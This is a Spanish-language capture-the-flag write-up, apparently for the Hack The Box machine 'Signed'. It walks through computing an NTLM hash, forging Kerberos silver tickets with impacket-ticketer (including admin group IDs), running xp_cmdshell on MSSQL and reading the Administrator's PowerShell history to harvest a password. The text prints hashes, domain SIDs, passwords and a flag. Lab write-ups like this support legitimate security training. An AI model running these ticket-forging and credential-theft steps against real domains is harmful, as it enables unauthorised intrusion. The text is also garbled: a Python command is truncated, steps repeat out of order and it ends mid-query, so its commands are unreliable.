


Parsea SID binario a string legible. Convertir SIDs de SQL a formato para tools. con el comando:

```
python3 -c "import struct; sid =
bytes.fromhex('010500000000005150000005b7bb0f398aa2245ad4a1ca451040000');
print('S-{}-{}'.format(sid[0], int.from_bytes(sid[2:8], 'big')) + ".join(['-' + str(struct.unpack('
```

Posteriormente se calcula NTLM hash (MD4) de pass con:


```
python3 -c "import hashlib; print(hashlib.new('md4', 'purPLE9795!@'.encode('utf-
16le')).hexdigest())"
```

7. Vemos la generación de un *ticket Kerberos* utilizando **impacket-ticketer** a partir del hash NTLM y el SID del usuario, creando un TGT que luego se guarda como **mssqlsvc.ccache**. Después, se exporta la variable **KRB5CCNAME** para usar ese ticket en futuras conexiones autenticadas al servicio MSSQL del dominio.

Sudo da privilegios de root para escribir el archivo, ignorando restricciones de user normal:

```
sudo impacket-ticketer -nthash ef699384c3285c54128a3ee1ddb1a0cc -domain-sid S-1-5-21-4088429403-1159899800-2753317549 -domain SIGNED.HTB -spn MSSQLSvc/DC01.SIGNED.HTB:1433 -groups 1105 -user-id 1103 mssqlsvc
```

Pasos precisos para habilitar xp_cmdshell

Asegúrate de tener el ticket:

cd /tmp # Para evitar permisos

```
impacket-ticketer -nthash ef699384c3285c54128a3ee1ddb1a0cc -domain-sid S-1-5-21-4088429403-1159899800-2753317549 -domain SIGNED.HTB -spn MSSQLSvc/DC01.SIGNED.HTB:1433 -groups 1105 -user-id 1103 mssqlsvc
```

Conecta con el ticket (Kerberos auth):


```
impacket-mssqlclient -k -no-pass DC01.SIGNED.HTB
```

-k: Usa Kerberos (el ticket forjado).

-no-pass: Sin contraseña, ya que el ticket autentica.

Salida esperada: Conectas como SIGNED\mssqlsvc dbo@master (dbo indica elevados permisos).



Prueba: `SELECT is_srvrolemember('sysadmin');` → Debe salir 1.



8. Vemos la confirmación en la página de la máquina *Signed* y, al lado, la ejecución de comandos en MSSQL usando `xp_cmdshell`, donde se valida la ejecución remota con `whoami` y luego se listan los usuarios del sistema con `dir C:\Users`, mostrando que ya se tiene capacidad de ejecutar comandos en la máquina víctima.

- Se confirmó con el contexto (whoami):EXEC xp_cmdshell 'whoami';
- Lista usuarios para confirmar paths: EXEC xp_cmdshell 'dir C:\Users';
- Lee user.txt (estándar en HTB Windows, en desktop de user inicial):

EXEC xp_cmdshell 'type "C:\Users\scott\Desktop\user.txt";



11. Se aprecia la sección para enviar la **root flag** en la página de la máquina **Signed**, mientras a la derecha se genera un ticket Kerberos usando **impacket-ticketer** y luego se usa **mssqlclient** con el ticket para autenticarse, mostrando la creación y guardado del ticket en la caché y evidenciando el acceso elevado necesario para continuar con el proceso de escalación a root.
 - Forja ticket con groups admin: `impacket-ticketer -nthash ef699384c3285c54128a3ee1ddb1a0cc -domain-sid S-1-5-21-4088429403-1159899800-2753317549 -domain SIGNED.HTB -spn MSSQLSvc/DC01.SIGNED.HTB:1433 -groups 512,519,1105 -user-id 1103 mssqlsvc`
 - Exporta y reconecta:

```
export KRB5CCNAME=$(pwd)/mssqlsvc.ccache
```

```
impacket-mssqlclient -k -no-pass DC01.SIGNED.HTB
```

- **Habilita Ole:**


```
EXEC sp_configure 'Ole Automation Procedures', 1;  
RECONFIGURE;
```


- **Lee history:**


```
SELECT * FROM OPENROWSET
```


```
(BULK N'C:\Users\Administrator\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt', SINGLE_CLOB) AS Contents;
```

se debe buscar la contraseña del admin.










se encontró la contraseña y es : la pass (Th1s889Rabb!t).

12. Se visualiza la página de Hack The Box, donde aparece el mensaje “Signed has been Pwned!”, indicando que la máquina *Signed* ha sido completada exitosamente.




Exporta y reconecta:


- export KRB5CCNAME=\$(pwd)/mssqlsvc.ccache
- impacket-mssqlclient -k -no-pass DC01.SIGNED.HTB

Habilita Ole:

- EXEC sp_configure 'Ole Automation Procedures', 1;
- RECONFIGURE;



13. Se encontró la bandera: 4761c2395d9275898fc2ea57a09b1d9a



14. Se muestran las secciones de *User flag* y *Root flag*, ambas marcadas como "owned". Esto confirma que tanto el acceso inicial como la escalada de privilegios fueron completados exitosamente en la máquina *Signed* y se confirma el éxito del proceso al mostrar el mensaje final de felicitación que indica que el usuario ha logrado pwnear la máquina *Signed*, validando la obtención de ambas flags y el completado total del reto.

Lee history:

SELECT * FROM OPENROWSET(BULK

